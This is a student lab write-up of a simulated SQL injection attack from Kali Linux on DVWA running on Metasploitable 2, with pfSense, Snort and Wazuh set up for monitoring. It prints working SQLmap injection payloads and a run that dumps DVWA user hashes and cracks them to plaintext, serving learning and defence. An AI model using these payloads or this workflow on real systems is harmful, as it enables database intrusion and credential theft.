

Simulated SQL Injection Attack

Date: May 29, 2025

Analyst: Sheniese Aracena-Baez

I wanted to simulate a SQL injection attack from Kali Linux to Metasploitable 2 as the Target machine. During my research, I found that SQL injection attacks are one of the top 3 most common attacks.

This proved to be challenging for me based on my skill level and found myself having to do a lot of troubleshooting and going through hurdles. I did research for different references on how to recreate this type of attack while getting as much data as possible to provide a full report.



A SQL attack = SQL injection, is a type of cyberattack that targets databases/mysql servers through vulnerable web applications. The adversary is tricking a system by inputting malicious Structured Query

Language commands to gain access to that database. Ref:[OWASP SQL Injection, What Is SQL Injection \(SQLi\)](#)


In creating this lab, I was often reminded of many things I've learned thus far in Phase 1.

- Creating a closed environment (Linux nodes/windows active directory domain controller)
- Understanding networking basics like pinging, lan/wan networks, setting your own network and verifying settings/information
- Cyber security frame works, I was specifically reminded of the cyber kill chain, and researching Common vulnerabilities and exposures.
- Again networking concepts like understanding which ports, and protocols that are being used things like this made looking through wireshark much easier to understand.
- The importance of reporting. In this report, I will take technical language and translate it to the best of my ability so it is easier to digest for anyone that reads this.

This is how my topology was set up for this lab within VirtualBox. The first virtual machine configured was pfSense, which operates as both a router and firewall. pfSense has both a public and a private IP address, with two network adapters attached—one for Network Address Translation (NAT) and another for communication within the local area network (LAN). The LAN includes three additional machines that are isolated from the internet and have no connection to the World Wide Web.

- Topology is in reference to how the network is arranged.

- A firewall is a system that in this case will monitor and control incoming and outgoing communications/traffic within this network.
- A virtual machine is a software based computer. It digitally replicates hardware, allowing multiple virtual computers of even different operating systems to run on



Virtual Environment and System configuration

- PFSense:

- Working as the gateway/router
- Configured with firewall rules to close off Kali Linux, Ubuntu Management, Metasploitable 2. These 3 machines can communicate with each other but cannot ping anything outside the local area network like pinging or attempting communication with google.com
- Assigned both a Public and Private IP address. Public IP 10.0.2.15/24 Private 192.168.1.1/24

Firewall / Rules / LAN

The changes have been applied successfully. The firewall rules are now reloading in the background.
Monitor the filter reload progress.

Floating WAN LAN

Rules (Drag to Change Order)

States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
✓ 2/3.51 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
✓ 0/0 B	IPv4	*	192.168.1.0/24	*	192.168.1.0/24	*	*	none	Allow internal Lan Traffic	

← → 🔍 https://192.168.1.1/firewall_aliases_edit.php?tab=ip

Firewall / Aliases / Edit

Properties

Name	lab_machines	The name of the alias may only consist of the characters "a-z, A-Z, 0-9 and _".
Description	locking 3 machines no access	A description may be entered here for administrative reference (not parsed).
Type	Host(s)	


Host(s)

Hint	Enter as many hosts as desired. Hosts must be specified by their IP address or fully qualified domain name (FQDN). FQDN hostnames are periodically re-resolved and updated. If multiple IPs are returned by a DNS query, all are used. An IP range such as 192.168.1.1-192.168.1.10 or a small subnet such as 192.168.1.16/28 may also be entered and a list of individual IP addresses will be generated.		
IP or FQDN	192.168.1.113	windows	
	192.168.1.107	kali	
	192.168.1.101	Metasploitable2	

Save Add Host

- Kali Linux
 - Working as the hacker/attacking machine

- Using readily installed open source tools for all things Cybersecurity for both Blue team and Red team tactics. In this lab the following tools were used SQLmap, BurpSuite, Nikto, Nmap, Wireshark
- IP configuration done through Dynamic Host Control Protocol from PFsense, IP assigned 192.168.1.107
- Recommended only as a tool for learning purposes and should always be used in a closed environment, within a virtual machine



- Metasploitable 2
 - Configured to be a target/vulnerable machine
 - Programmed with outdated and vulnerable services
 - Cannot be upgraded or patched
 - Ideal for simulating cyberattacks for learning purposes

- Should never have direct access to the internet due to its vulnerability. Should only be used within a virtual machine

```

File Machine View Input Devices Help
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out'
[ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: _

```

- Ubuntu Management Machine
 - Function solely to monitor, set alerts and manage our firewall
 - Initial access to the internet in order to set up pfSense, Snort, and Wazuh

```
< x-amz-server-side-encryption: AES256
< x-amz-version-id: S6vrBinshb9PNe1U2.bGdhznQ1VmyEGJ
< accept-ranges: bytes
< server: AmazonS3
< date: Thu, 29 May 2025 15:29:56 GMT
< etag: "15ac555bcb3ec32405eabf5b86e9c967"
< x-cache: Hit from cloudfront
< via: 1.1 0146c8129cacdacca96753291cf27ec4.cloudfront.net (CloudFront)
< x-amz-cf-pop: EWR53-P1
< x-amz-cf-id: 4xQrWvXEkh2l00I21q-kAmgx45FXNDd0KiythQruaqTr3-vcNY0RFw==
< age: 52841
<
{ [8192 bytes data]
100 192k 100 192k    0      0   558k      0 --::--- --::--- --::--- 558k
* Connection #0 to host packages.wazuh.com left intact
manage@manage-VirtualBox:~/Desktop$ chmod +x wazuh-install.sh
manage@manage-VirtualBox:~/Desktop$ sudo ./wazuh-install.sh -a
30/05/2025 02:10:45 INFO: Starting Wazuh installation assistant. Wazuh version: 4.12.0
30/05/2025 02:10:45 INFO: Verbose logging redirected to /var/log/wazuh-install.log
30/05/2025 02:10:50 INFO: --- Dependencies ---
30/05/2025 02:10:50 INFO: Installing gawk.
```

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
LAN (em1)	Enabled	AC-BNFA	DISABLED	LAN_IDS	

Stop snort on this interface Add Delete

Dashboard Inventory Events (kali (001)

Search DQL


wazuh.cluster.name: ubuntu-manage-VirtualBox agent.id: 001 Evaluated Under evaluation vulnerability.severity: Medium

Critical - Severity	High - Severity	Medium - Severity	Low - Severity	Pending - Evaluation
0	0	2	0	0

Top 5 vulnerabilities	Count	Top 5 OS	Count	Top 5 agents	Count	Top 5 packages	Count
CVE-2021-31294	1	Kali GNU/Linux 2025.2	2	kali	2	cryptography	1
CVE-2024-12797	1					redis	1



Honorable mention to Windows 10 that was created for this honey pot project but was not used due to how many resources were needed to use this machine and others at the same time. This machine required too many resources and slowed down the processes for the other virtual machines and the host machine. Windows 10 was configured with XAMPP and DVWA in order to simulate web based vulnerability testing.



A screenshot of the XAMPP Control Panel v3.3.0. The main interface shows a table of services:

Service	Module	PID(s)	Port(s)	Actions
	Apache	4588 1960	80, 443	Stop (highlighted) Admin Config Logs
	MySQL	5468	3306	Stop Admin Config Logs
	FileZilla			Start Admin Config Logs
	Mercury			Start Admin Config Logs
	Tomcat			Start Admin Config Logs

On the right side of the panel, there are several icons with labels: Config, Netstat, Shell, Explorer, Services, Help, and Quit. Below the table, a log window displays the following text:

```
10:00:58 PM [main] All prerequisites found
10:00:58 PM [main] Initializing Modules
10:00:58 PM [main] Starting Check-Timer
10:00:58 PM [main] Control Panel Ready
10:01:04 PM [mysql] Attempting to start MySQL app...
10:01:04 PM [mysql] Status change detected: running
10:01:06 PM [Apache] Attempting to start Apache app...
10:01:06 PM [Apache] Status change detected: running
```

Kali Linux Tools used to Simulate SQL Injection Attack

5 different tools were used that can typically be found within Kali Linux

- Nmap
- Nikto
- BurpSuite
- Wireshark (This tool was installed into the Ubuntu management machine for live packet analysis)
- SQLmap

The tools were used following some of the steps attackers must complete in order to complete their goal.

Ref: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

In this case Reconnaissance was done with Nmap and Nikto.

- Nmap: Is a network discovery tool. It can identify what hosts are currently available and which ports are accessible through the host.

```
(kali㉿kali)-[~]
$ nmap -sV -p 80,443,3306 192.168.1.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-31 00:19 EDT
Nmap scan report for 192.168.1.101
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
443/tcp   closed https
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
MAC Address: 08:00:27:F3:B3:4F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Nmap was used to scan what services are being used in ports 80 (HTTP), 443 (HTTPS), and 3306

(MySQL) instead of all 65,535 ports. This showed us that port 80, and 3306 were open using services HTTP with version Apache httpd 2.2.8 and MySQL version 5.0.51a-3ubuntu5

Reason why this is important in simulating a SQL injection attack is because attackers will scan for ports 80, and 443 due to these being associated with web traffic. Normally, we are using these ports whenever we are accessing a web page through a browser.

Port 3306 is scanned because it is the MySQL communication port for example this will be a webpage that requires input like on a form or user login, that input is taken then travels from the webserver into the SQL server hence the SQL injection attack.

- Nikto is used in this lab to scan web servers for known vulnerabilities that could lead to or support SQL injection attacks. In this case, Nikto gave us a break-down of the server and attacks it can be vulnerable to.

```
- Nikto v2.5.0
_____
+ Target IP:          192.168.1.101
+ Target Hostname:    192.168.1.101
+ Target Port:        80
+ Start Time:        2025-05-31 01:54:53 (GMT-4)
_____
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: https://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
```

Apache HTTPD 2.2.8 CVE ref: <https://nvd.nist.gov/vuln/detail/CVE-2007-6388>

<https://www.cve.org/CVERecord?id=CVE-2007-6388>

- Burp Suite was used to analyze and exploit SQL injection weaknesses in DVWA (Damn Vulnerable Web Application), which was hosted on metasploitable 2 this is done by Interception of HTTP traffic from the DVWA login and SQL Injection pages within the vulnerable web application that is used for testing attacks like these.

Attack Save

2. Intruder attack of http://192.168.1.101

Results Positions

Capture filter: Capturing all items View filter: Showing all items Apply capture filter

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	22			4684	
1	aaaa	302	21			461	
2	baaa	302	27			462	
3	caaa	302	23			461	
4	daaa	302	23			462	
5	eaaa	302	17			461	
6	faaa	302	15			462	
7	gaaa	302	23			461	
8	haaa	302	13			462	
9	iaaa	302	22			461	

Request Response

Pretty Raw Hex

```

1 GET /dwa/vulnerabilities/sql/ HTTP/1.1
Host: 192.168.1.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: security=high; PHPSESSID=caaa
Upgrade-Insecure-Requests: 1
Priority: u0, i
11
12

```

Burp Project Intrude Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

HTTP history WebSockets history Match and replace ⚙️ Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	http://192.168.1.101	GET	/dwa/vulnerabilities/sql/		✓	200	4684	HTML		Damn Vulnerable Web A...		✓	192.168.1.101		02:27:47 31 M... 8080	33	
2	http://192.168.1.101	POST	/dwa/vulnerabilities/sql/			302	489	HTML				✓	192.168.1.101		02:28:40 31 M... 8080	30	
3	http://192.168.1.101	GET	/dwa/vulnerabilities/sql/			302	489	HTML				✓	192.168.1.101	PHPSESSID=4ae2d...	02:28:40 31 M... 8080	19	
4	https://firefox.settings.services...	GET	/v1/buckets/main/collections/quicksp...									✓	unknown host		02:30:31 31 M... 8080		
5	https://firefox.settings.services...	GET	/v1/buckets/monitor/collections/chang...									✓	unknown host		02:30:31 31 M... 8080		
6	https://services.addons.mozilla....	GET	/api/v4/addons/search/?guid=default...									✓	unknown host		02:30:31 31 M... 8080		
7	https://services.addons.mozilla....	GET	/v1/files									✓	unknown host		02:30:31 31 M... 8080		
8	https://services.grepolis.com	GET	/v1/hosts		✓							✓	unknown host		02:30:31 31 M... 8080		
9	http://192.168.1.101	GET	/dwa/login.php			200	1663	HTML	php	Damn Vulnerable Web A...		✓	192.168.1.101	security=high	02:36:11 31 M... 8080	23	
10	http://192.168.1.101	GET	/favicon.ico			404	515	HTML	ico	404 Not Found		✓	192.168.1.101		02:36:12 31 M... 8080	5	
11	http://192.168.56.101	GET	/dwa/vulnerabilities/sql/?id=1&Sub...	✓								✓	192.168.56.101		02:36:41 31 M... 8080		
12	https://aus5.mozilla.org	GET	/update/3/SystemAddons/128.10.1/20...									✓	unknown host		02:36:31 31 M... 8080		
13	https://ads-img.mozilla.org	GET	/M/!images?image_data=CHAKmbhd...									✓	unknown host		02:36:32 31 M... 8080		
14	https://ads-img.mozilla.org	GET	/M/!images?image_data=CHakOghd...									✓	unknown host		02:36:32 31 M... 8080		
15	https://ads-img.mozilla.org	GET	/M/!images?image_data=CHakOghd...									✓	unknown host		02:36:32 31 M... 8080		
16	https://ads-img.mozilla.org	GET	/M/!images?image_data=CHakOghd...									✓	unknown host		02:36:32 31 M... 8080		
17	https://ads-img.mozilla.org	GET	/M/!images?image_data=CHakOghd...									✓	unknown host		02:36:32 31 M... 8080		
18	http://192.168.1.101	GET	/dwa/vulnerabilities/sql/?id=1&Sub...	✓		200	4739	HTML		Damn Vulnerable Web A...		✓	192.168.1.101		02:37:09 31 M... 8080	18	

- SQLmap: Automates the process of detecting and exploiting SQL injection weaknesses as well.

We identified the vulnerability manually with Burp Suite, then used SQLmap to automate the attack.

SQLmap was able to test and confirm multiple SQL injection techniques. It was able to fetch the

names of the SQL databases.

```
kali@kali: ~
[00:41:55] [INFO] target URL appears to have 2 columns in query
[00:41:55] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[00:41:55] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 160 HTTP(s) request(s):
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4089=4089#&Submit=Submit
    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(3120,7259)>(SELECT COUNT(*),CONCAT(0x71786b6a71,(SELECT (ELT(3120=3120,1))),0x717a7a7171,FLOOR(RAND(0)*2))x FROM (SELECT 2142 UNION SELECT 2724 UNION SELECT 9168 UNION SELECT 7730)a GROUP BY x)-- yZkM&Submit=Submit
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6666 FROM (SELECT(SLEEP(5)))XvAR)-- JzKK&Submit=Submit
    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786b6a71,0x4c6b625643444d7962676a694e4e637052557576e546249556953476863706d67614b4364737442,0x717a7a7171)#&Submit=Submit
[00:41:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[00:41:56] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[00:41:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.101'
```

SQLmap is also able to extract user credentials for the users table in the DVWA database, and was able to crack the hash and give the password in plain text.

```

File Actions Edit View Help ← → ⌂ ⌂
3120,1))),0x717a7a7171,FLOOR(RAND(0)*2))x FROM (SELECT 2142 UNION SELECT 2724 UNION SELECT 91
68 UNION SELECT 7730)a GROUP BY x)-- yZkM&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6666 FROM (SELECT(SLEEP(5)))XvAR)-- JzKK&Submit=Submit

File System Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786b6a71,0x4c6b625643444d7962676a694e4e63
70525575766e546249556953476863706d67614b4364737442,0x717a7a7171)#&Submit=Submit


[00:46:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[00:46:44] [INFO] fetching entries of column(s) `user`,password' for table 'users' in database 'dvwa'
[00:46:44] [WARNING] reflective value(s) found and filtering out
[00:46:44] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[00:47:01] [INFO] writing hashes to a temporary file '/tmp/sqlmap05nhrwgh37278/sqlmaphashes-0bva_5e8.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[00:47:05] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[00:47:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[00:47:18] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[00:47:18] [INFO] starting 2 processes
[00:47:20] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[00:47:22] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[00:47:25] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[00:47:27] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[00:47:32] [INFO] using suffix '1'
[00:47:50] [INFO] using suffix '123'
[00:47:55] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[00:48:10] [INFO] using suffix '2'
[00:48:36] [INFO] using suffix '12'
[00:49:00] [INFO] using suffix '3'
[00:49:13] [INFO] current status: export ... |■

```

- Wireshark is a tool that lets me see all the network traffic going in and out of a machine or within a network with the right filters and parameters in place. In my lab, I use it on the network to analyze the network traffic.

It allows for real time packet analyzation and inspection of protocols being used.



- Snort is an Intrusion Detection System (IDS) it watches traffic passing through pfSense and raises alerts when it sees something suspicious and monitors for anything we set rules for, like a SQL injection attack. This is installed within the services of pfSense and managed through PFsense's GUI. We created alerts within Snort looking for any SQL attacks with the selected rules activated for the selected network interface

<input checked="" type="checkbox"/>	emerging-sql.rules
<input type="checkbox"/>	emerging-telnet.rules
<input type="checkbox"/>	emerging-tftp.rules
<input type="checkbox"/>	emerging-tor.rules
<input type="checkbox"/>	emerging-trojan.rules
<input type="checkbox"/>	emerging-user_agents.rules
<input type="checkbox"/>	emerging-voip.rules
<input checked="" type="checkbox"/>	emerging-web_client.rules
<input type="checkbox"/>	emerging-web_server.rules
<input type="checkbox"/>	emerging-web_specific_apps.rules
<input type="checkbox"/>	emerging-worm.rules

Snort Interfaces Global Settings Updates Alerts Blocked Pass Lists Suppress IP Lists SID Mgmt Log Mgmt Sync

Interface Settings Overview

Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
<input type="checkbox"/> LAN (em1)	✓ 	AC-BNFA	DISABLED	LAN_IDS	  

Stop snort on this interface  Add  Delete

i

Wazuh is our SIEM/Security Information and Event Management tool it collects logs from all the machines, analyzes them, and gives us a dashboard/gui to see attacks, patterns, and system changes. Metasploitable is too old and out dated (On purpose) to have a tool like this installed. In windows you can just download the msi file and install the wazuh agent then you can simply input the ip address. Initially I had input the authentication code, then on my second attempt I was able to apply this automatically. Lastly, on Kali Linux, Wazuh needed to be installed through the terminal. It became simple when I accessed my Wazuh dashboard on Kali and was able to copy and paste the command into the terminal.

With each attack that was launched from Kali Linux into Metasploitable, we are able to see the type of attack and when it was executed.

